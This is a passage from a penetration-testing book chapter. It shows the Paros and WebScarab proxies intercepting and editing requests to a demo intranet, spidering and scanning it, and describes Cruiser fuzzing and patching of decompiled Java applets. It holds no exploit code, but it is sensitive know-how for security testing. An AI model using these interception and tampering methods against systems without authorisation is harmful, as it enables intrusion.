
```
POST http://intranet.sensepost.net/scripts/network.pl HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.
ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://intranet.sensepost.net/scripts/network.pl
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322) Paros/3.2.8
Host: intranet.sensepost.net
Content-Length: 34
Pragma: no-cache
Cookie: sp_intranet=c0b90b467766224764a3fb561ce386e381873a44
```

Parameter Name	Value
ping	127.0.0.1
doping	Go
doit	doit

```
149 GET http://intranet.sensepost.net/scripts/login.pl HTTP/1.0 => HTTP/1.1 200 OK [0.531 s]
150 GET http://intranet.sensepost.net/sensepost.css HTTP/1.0 => HTTP/1.1 200 OK [0.016 s]
151 GET http://intranet.sensepost.net/scripts/network.pl HTTP/1.0 => HTTP/1.1 200 OK [0.609 s]
152 GET http://intranet.sensepost.net/sensepost.css HTTP/1.0 => HTTP/1.1 304 Not Modified [0 s]
153 POST http://intranet.sensepost.net/scripts/network.pl HTTP/1.0 => HTTP/1.1 200 OK [2.734 s]
154 GET http://intranet.sensepost.net/sensepost.css HTTP/1.0 => HTTP/1.1 304 Not Modified [0 s]
```

The "Trap" tab allows the analyst to trap his or her request before it is submitted to the server, by toggling the "Trap Request" checkbox. If this is selected, and a user submits a request for a Web page in their browser, the Paros application will take focus on his or her desktop (see Figure 4.47).

Figure 4.47 Paros Traps a Request


Paros 3.2.8 - Untitled Session
File Edit View Analyse Report Tools Help
Sites
Request Response Trap
Sites
http://intranet.sensepost.net
GET:sensepost.css
GET:swizzcheeze.jpg
scripts
GET:login.pl
GET:network.pl
POST:network.pl(doit,doping
Tabular V...
Continue
Drop
History Spider Alerts Output

```
POST http://intranet.sensepost.net/scripts/network.pl HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.
ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://intranet.sensepost.net/scripts/network.pl
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Host: intranet.sensepost.net
Content-Length: 34
Pragma: no-cache
Cookie: sp_intranet=c0b90b467766224764a3fb561ce386e381873a44
```


Parameter Name	Value
ping	127.0.0.1
doping	Go
doit	doit

☑ Trap request ☐ Trap response

```
149 GET http://intranet.sensepost.net/scripts/login.pl HTTP/1.0 => HTTP/1.1 200 OK [0.531 s]
150 GET http://intranet.sensepost.net/sensepost.css HTTP/1.0 => HTTP/1.1 200 OK [0.016 s]
151 GET http://intranet.sensepost.net/scripts/network.pl HTTP/1.0 => HTTP/1.1 200 OK [0.609 s]
152 GET http://intranet.sensepost.net/sensepost.css HTTP/1.0 => HTTP/1.1 304 Not Modified [0 s]
153 POST http://intranet.sensepost.net/scripts/network.pl HTTP/1.0 => HTTP/1.1 200 OK [2.734 s]
154 GET http://intranet.sensepost.net/sensepost.css HTTP/1.0 => HTTP/1.1 304 Not Modified [0 s]
```

During this period, the Web browser will be in a wait state waiting for the server's response (see Figure 4.48).

Figure 4.48 The Browser Waits for a Response




SwizzCheeze Intranet - Network Diagnostics - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address http://intranet.sensepost.net/scripts/network.pl
Links
SwizzCheeze Industries
You are kaas@sensepost.net
Ping 127.0.0.1 Go
Opening page http://intranet.sensepost.net/scripts/ne
Internet

The analyst now has the ability to edit the request in his ParosProxy before submitting them to the server. Once the necessary alterations have been made, the analyst clicks on "Continue" to submit it to the server. (If the trap request checkbox is still selected, subsequent requests will still pause awaiting release through the interface. We would normally make a change and then de-select the box to let the following requests pass unhindered.) The "Trap Response" checkbox allows the analyst to trap the server's response and alter it before returning it to the browser.

By clicking on the site being analyzed on the left-hand pane, an analyst can also use Paros' built in Spider function from the "Analyze" menu. This has the proxy attempt to spider and crawl the site in question (see Figure 4.49).

Figure 4.49 Paros Spider Option


Paros 3.2.8 - Untitled Session
File Edit View Analyse Report Tools Help
Sites
Sites
http://intranet.sensepost.net
Request
Response
Trap
Continue
Drop
Spider
32%
Start
Stop
History
Spider
Alerts
Output

No. crawled: 8 No. to crawl: 0

URL crawling:
http://intranet.sensepost.net/scripts/register.pl

The site/folder/URL chosen will be crawled. You may press stop and resume the crawl afterwards. The spider will crawl hyperlinks and attempt to submit forms.

URI found during crawl:


```
https://mobile.investec.com/mcs.
https://mobile.investec.com/mcs.
https://mobile.investec.com/mcs.
https://mobile.investec.com/mcs/
https://mobile.investec.com/mcs/imb/RequestHistory.do
http://intranet.sensepost.net/usage.htm
http://intranet.sensepost.net/scripts/register.pl
```

URI found but out of crawl scope:

```
http://www.w3.org/1999/xhtml
```

The Spider feature has been added since v2.2, but is still relatively limited with no support for JavaScript links and little tolerance for badly formed HTML. The "Scan Policy" submenu off of the "Analyze" menu item brings up a new set of options that can be enabled or disabled (see Figure 4.50).

Figure 4.50 Paros Scan Policy Settings



Policy


- Plugin Category
  - Information gathering
  - Client browser
  - Server security
  - Miscellenous
  - Injection

Information gathering

Test Name	Enabled
Obsolete file	☑
Private IP disclosure	☑
Session ID in URL rewrite	☑
Obsolete file extended check	☑

These are plugin-based, allowing people to extend the tests that Paros may use. Selecting the "Scan" option of the same submenu then launches a scan against the specified server (see Figure 4.51).

Figure 4.51 Paros Scanning a Host




Scanning

Host: http://intranet.sensepost.net

SQL Injection Fingerprinting: http://intranet.sensepost.net

Once the scan has completed, the analyst may use the "Report" menu to generate the "Last Scan Report"; which creates the HTML report in the user's home directory under the *Paros\Session\* sub directory. The "Tools" submenu contains a list of tools that are generally useful when conducting Web application assessments (e.g., the encoder allows a user to run a number of transforms on specified input to obtain its encoded results) (see Figure 4.52).

Figure 4.52 Paros Built-in Tools




```
test
```

```
A94A8FE5CCB19BA61C4C0873D391E987982FBBD3
```

WebScarab by Rogan Dawes, is available through the Open Web Application Security Project (http://www.owasp.org/software/webscarab). Scarab is also written in Java and is released under the GPL. It is without a doubt the most documented open source Web-application proxy available on the Internet, and also boasts a comprehensive application help menu (see Figure 4.53).

Figure 4.53 WebScarab Help File



WebScarab

Table of Contents

1. About WebScarab
2. Introduction
3. WebScarab session management
4. WebScarab environmental settings

    Upstream Proxy
    Client-side Certificates

5. WebScarab Plugins

    WebScarab plugins
    The Proxy plugin

        Proxy listeners
        Active conversations
        Proxy plugins

    The Manual Request plugin
    The Spider plugin
    Session ID Analysis

        Collecting sessionids
        Session ID Analysis
        Session ID Visualisation


    The scripted plugin
    The fragments plugin
    The Compare plugin
    The Fuzzer plugin
    The Search plugin

6. Appendix

    Request and Response methods

WebScarab in its current invocation is a framework for running plugins. Several plugins are bundled into the default build of the application permitting all of the functionality we saw in Paros and then some (see Figure 4.54).

Figure 4.54 WebScarab in Action



□ Tree Selection filters conversation list

Url	Methods	Status	Set-Cookie	Comments	Scripts
http://intranet.sensepost.net:80/	GET	200 OK	□	□	□
scripts/	GET	403 Access...	□	☑	☑
admin.pl	GET	200 OK	□	□	□
archive.pl	GET	200 OK	□	□	□
board.pl	GET	200 OK	□	□	☑
customer.pl	POST	200 OK	□	□	☑
login.pl	POST	200 OK	☑	□	□
logout.pl	GET	200 OK	☑	□	□
network.pl	GET	200 OK	□	□	□
sensepost.css	GET	304 Not Mo...	□	□	□
swizzcheeze.jpg	GET	304 Not Mo...	□	□	□

ID	Date	Method	Host	Path	Parameters	Status	Origin	Cookie	Set-Cookie	Comments
1	2005/11/19...	POST	http://intran...	/scripts/customer.pl		200 OK	Proxy	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□
2	2005/11/19...	GET	http://intran...	/sensepost.css		304 Not Modified	Proxy	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□
3	2005/11/19...	GET	http://intran...	/swizzcheeze.jpg		304 Not Modified	Proxy	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□
4	2005/11/19...	GET	http://intran...	/		200 OK	Spider			□
5	2005/11/19...	GET	http://intran...	/scripts/		403 Access Forbi...	Spider			☑
6	2005/11/19...	POST	http://intran...	/scripts/login.pl		200 OK	Proxy	sp_intranet=c0b90b467766224764a3fb561ce386e38187...	sp_intranet...	□
7	2005/11/19...	GET	http://intran...	/sensepost.css		304 Not Modified	Proxy	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□
8	2005/11/19...	GET	http://intran...	/swizzcheeze.jpg		304 Not Modified	Proxy	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□
9	2005/11/19...	GET	http://intran...	/scripts/admin.pl		200 OK	Spider	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□
10	2005/11/19...	GET	http://intran...	/scripts/archive.pl		200 OK	Spider	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□
11	2005/11/19...	GET	http://intran...	/scripts/board.pl		200 OK	Spider	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□
12	2005/11/19...	GET	http://intran...	/scripts/logout.pl		200 OK	Spider	sp_intranet=c0b90b467766224764a3fb561ce386e38187...	sp_intranet=	□
13	2005/11/19...	GET	http://intran...	/scripts/network.pl		200 OK	Spider	sp_intranet=c0b90b467766224764a3fb561ce386e38187...		□

Message log

```
21:43:46 main(Proxy.createListeners): No proxies configured!?
21:43:50 Listener-127.0.0.1:8008(Listener.listen): Proxy listening on 127.0.0.1:8008
21:44:05 Listener-127.0.0.1:8008-1(URLFetcher.fetchResponse): http://intranet.sensepost.net:80/scripts/customer.pl : 200 OK
21:44:05 Listener-127.0.0.1:8008-2(URLFetcher.fetchResponse): http://intranet.sensepost.net:80/sensepost.css : 304 Not Modified
21:44:05 Listener-127.0.0.1:8008-3(URLFetcher.fetchResponse): http://intranet.sensepost.net:80/swizzcheeze.jpg : 304 Not Modified
21:45:43 Spider-0(URLFetcher.fetchResponse): http://intranet.sensepost.net:80/ : 200 OK
21:45:43 Spider-1(URLFetcher.fetchResponse): http://intranet.sensepost.net:80/scripts/ : 403 Access Forbidden
21:47:00 Listener-127.0.0.1:8008-4(Message.read): Error parsing header: 'getUser kaas@sensepost.net,12345 = sa'
21:47:00 Listener-127.0.0.1:8008-4(URLFetcher.fetchResponse): http://intranet.sensepost.net:80/scripts/login.pl : 200 OK
21:47:00 Listener-127.0.0.1:8008-5(URLFetcher.fetchResponse): http://intranet.sensepost.net:80/sensepost.css : 304 Not Modified
21:47:00 Listener-127.0.0.1:8008-6(URLFetcher.fetchResponse): http://intranet.sensepost.net:80/swizzcheeze.jpg : 304 Not Modified
```

The basic concept is essentially the same as with Paros. The proxy is set up through the "Proxy" tab where we can configure the listening port and several related options. The analyst sets his or her browser to use this proxy and surfs the application as usual. Scarab currently supports the following plugins by default:

Proxy

This plugin can be used by setting WebScarab as your upstream proxy server. Requests are then routed through WebScarab for analysis. The Proxy itself supports plugins and Requests has the following currently:

- **Manual Intercept** Works the same way as Paros' trap request feature, and allows an analyst to capture a request before it is submitted to the server.

- **Bean Shell** Allows the analyst to script his or her own modifications to requests and responses.
- **Reveal Hidden Form Fields** This plugin changes hidden form fields to regular text fields if enabled, allowing hidden fields to be visible in the analyst's form.
- **Prevent Browser Caching Content** This plugin removes caching-related headers to ensure that the browser does not cache content while WebScarab is being used.
- **Inject Known Cookies Into Requests** This plugin allows WebScarab to override the cookies in use by the browser.
- **Extract Cookies From Responses** This plugin allows for the collection and storage of cookies seen during the session.
- **Remove NTLM Authentication Headers** WebScarab does not handle NTLM authentication natively, and uses this plugin to attempt to ensure that NTLM authentication requests do not hit the browser.
- **Manual Request** This plugin allows the user to handcraft a request to the server.The user may also select a previous request to edit and submit to the server. Results are displayed in the WebScarab interface and are not returned to the browser.
- **Spider** WebScarab builds a tree of links discovered in body or header responses. Spidering can be kicked off against a whole tree (all links) or as a subset through "Fetch Selection."
- **SessionID Analysis** This plugin attempts to do some basic statistical analysis on cookies in order to analyze them for patterns and predictability.
- **Scripted** Many penetration testers write short once-off scripts in languages such as Perl, Python, or Shell script for testing certain parts of an application. Much of those scripts are made up of boilerplate functions for connecting to the server, and for parsing the response that comes back.The scripted plugin allows the tester to concentrate on what they are testing, providing full access to the object model for requests and responses, as well as a multi-threaded engine for actually submitting the requests and retrieving the responses.

- **Fragments** It is a good idea to check HTML pages for any information that may be hidden in comments or client-side scripts.This plugin extracts the comments and scripts from any HTML pages retrieved, and presents them to the tester.
- **Compare** This plugin assists the tester to identify changes in responses, typically after a fuzzing session. It provides the edit distance between a "base response" and all of the other responses that have been retrieved.This is the number of words that must be changed to alter the base response into the other.
- **Fuzzer** The fuzzer plugin assists the penetration tester to perform repetitive and otherwise tedious testing, with a variety of inputs that can be expected to trigger failures.The results may be analyzed one by one, or with the help of the Compare plugin.
- **Search** The Search plugin allows the penetration tester to identify conversations that match the criteria specified.The plugin allows arbitrarily complex queries on any part of the request or response.

Cruiser from DyadLabs (*http://www.dyadlabs.com*) is an open-source tool that tries to do intelligent HTTP fuzzing. Cruiser helps a Web-application tester find visible places where the application accepts user-supplied input. After crawling an application, it systematically sends every configured user input the tester would like to try. It supports an automatic and interactive command-line mode. Every input and every result is stored in a database that has a Web front end. It is capable of fuzzing client headers, POST variables, and GET variables. It also supports several encoding schemes, allowing us to configure the "spikes" once, and then specify which encodings to try. With Cruiser, a penetration tester can perform the manual fault injection work methodically on every visible input for the application. Cruiser requires *PostgreSQL, LibXML2**, *LibCurl**, *lwresd libraries*. and *swftools* to run.

Notes from the Underground…

Attacking Java Applets

Java applets are often misunderstood and taken for a server-side technology. They are downloaded to the client and are thus very much a client-side offering. This presents an analyst with the opportunity to mangle the applet before using it. Typically, such an attack would involve the analyst retrieving the applet (either the class file or the Jar archive) and saving it to disk. The Jar archive can be opened using WinZip or even Windows XP's native un-compressor. Jad, an excellent Java decompiler can be downloaded from http://www.kpdus.com. Jad is free but is not open source.


Jad returns simple class files to perfectly recompiled Java source files, and gives us a fair grasp of the source code even when it fails to decompile the application 100 percent. This allows the analyst to understand the business logic and also sometimes gifts him or her when developers have made the fatal (and unforgivably stupid) mistake of trying to hide secrets in their code.

The enterprising attacker may even patch the code and then re-run the applet using an external applet-viewer (available through the JDK from http://java.sun.com), effectively allowing him to talk to the server with a client he or she totally controls. Even digitally signed applets can be mangled this way, since the control ultimately resides with the attacker who is able to remove the signatures from the package manifest before continuing.

Exploitation Tools

